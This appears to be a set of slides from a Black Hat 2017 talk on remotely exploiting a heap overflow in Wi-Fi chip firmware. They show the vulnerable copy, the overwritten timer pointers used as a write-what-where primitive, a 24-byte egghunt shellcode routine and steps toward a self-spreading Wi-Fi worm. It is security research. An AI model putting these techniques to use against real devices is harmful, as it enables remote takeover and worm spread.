
```
if ( frame_type == FC_ASSOC_RESP ) {
  ...
  if ( wlc->pub->_wme )
  {
   cfg->flags |= 0x100u;
   memcpy(current_wmm_ie, ie->data, ie->len);
```

DO WE HAVE AN OVERFLOW? CHECK THE ALLOC FUNC

```
wlc_bsscfg *wlc_bsscfg_malloc(wlc_info *wlc)
{
    ...
    pm = wlc_calloc(0x78);
    wlc->pm = pm;
    current_wmm_ie = wlc_calloc(0x2C);
    wlc->current_wmm_ie = current_wmm_ie;
```

Max IE length: 255 bytes

Overflow: 211 bytes


ALFA
Lenovo
ultrabook

IS THIS BUG REMOTELY EXPLOITABLE?


Remember the Second Law of Remotes?

A REMOTE MAY NOT REQUIRE COMPLEX ASSUMPTIONS ABOUT THE SYSTEM'S STATE

AN EXPLOITABLE REMOTE

- What we don't want: An overflow into dynamic memory regions (we'll need to make assumptions about the program's state)
- What we do want: To overwrite a pointer in static memory consistently and deterministically
- And, the program needs to do something useful with the pointer we overwrite

THE OVERFLOW: MEMORY LAYOUT



THE OVERFLOWED STRUCT

```
typedef struct wlc_pm_st {
        uint8 PM;
        ..
        struct wl_timer *pspoll_timer;
        struct wl_timer *apsd_trigger_timer;
        ..
        bool  send_pspoll_after_tx;
        wlc_hwtimer_to_t *pm2_rcv_timer;
        wlc_hwtimer_to_t *pm2_ret_timer;
} wlc_pm_st_t;
```

Timers allocated at startup with deterministic addresses

USING THE TIMER FOR A WRITE PRIMITIVE

```
int timer_func(struct wl_timer *t)
{
   ...
   v7 = t->field_18;
   ...
   v9 = t->field_1c;
   v7->field_14 = v9;
   ...
   j_restore_cpsr(prev_cpsr);
```


Full write-what-where

black hat USA 2017

WHERE SHALL WE WRITE?


```
16091C                        ; int (__fastcall *off_16091C)(_DWORD, _DWORD, _DWORD)
16091C D5 95 16 00       off_16091C      DCD unimpl_fn+1          ; DATA XREF: su
16091C                                                            ; sub_D60B0+4↑r
160920                        ; int (__fastcall *off_160920)(_DWORD, _DWORD, _DWORD)
160920 B5 EF 19 00       off_160920      DCD wlc_get_txh_info+1   ; DATA XREF: su
160920                                                            ; sub_D60C0+4↑r
160924                        ; int (__fastcall *off_160924)(_DWORD, _DWORD, _DWORD,
160924 01 F8 19 00       off_160924      DCD sub_19F800+1         ; DATA XREF: su
160924                                                            ; sub_D60D0+4↑r
160928                        ; int (__fastcall *off_160928)(_DWORD, _DWORD)
160928 A9 F1 19 00       off_160928      DCD sub_19F1A8+1         ; DATA XREF: wl
160928                                                            ; wlc_send_q+4
16092C                        ; int (__fastcall *off_16092C)(_DWORD, _DWORD, _DWORD)
16092C CD F1 19 00       off_16092C      DCD wlc_sendpkt+1        ; DATA XREF: su
16092C                                                            ; sub_D60F0+4↑r
160930                        ; int (__fastcall *off_160930)(_DWORD, _DWORD, _DWORD,
160930 09 F9 19 00       off_160930      DCD sub_19F908+1         ; DATA XREF: su
160930                                                            ; sub_D6100+4↑r
160934                        ; int (__fastcall *off_160934)(_DWORD, _DWORD)
160934 E5 F9 19 00       off_160934      DCD sub_19F9E4+1         ; DATA XREF: su
160934                                                            ; sub_D6110+4↑r
160938                        ; int (__fastcall *off_160938)(_DWORD)
160938 F5 F9 19 00       off_160938      DCD sub_19F9F4+1         ; DATA XREF: su
160938                                                            ; sub_D6120+4↑r
16093C                        ; int (__fastcall *off_16093C)(_DWORD)
16093C 0B FA 19 00       off_16093C      DCD sub_19FA0A+1         ; DATA XREF: su
```

PROBLEM: WHERE DO WE PUT OUR PAYLOAD?



Only 24 bytes available for shellcode


THE PACKET RING BUFFER



24 BYTES - JUST ENOUGH FOR AN EGGHUNT!

```
void egghunt(uint arg) {
  uint *p = (uint *) RING_BUFFER_START;
  void (*f)(uint);
loop:
  p++;
  if (*p != 0xc0deba5e)
    goto loop;
  f = (void (*)(uint))(((uchar *) p) + 5);
  f(arg);
  return;
}
```

EXPLOIT BUFFER - FINAL STRUCTURE



DON'T FORGET TO CLEAN UP

Remember the Third Law of Remotes?

A REMOTE MUST LEAVE THE SYSTEM IN A STABLE STATE

THE NEXT STAGE: THE FIRST WIFI WORM

BUILDING A WORM

- Hook the function which handles incoming packets
- Whenever a probe request comes in, start a fake association process
- Reach the association request phase, then deliver the exploit (might need several attempts to match the target firmware)

DEMO

A NOTE ABOUT PRIVILEGE ESCALATION

- This project does not include running code in the main kernel
- However, research by Project Zero shows that it is possible to directly write to kernel memory using PCIe
- Also possible to intercept traffic from the chip, then redirect the user to a malicious link (requires browser exploit chain)

QUESTIONS?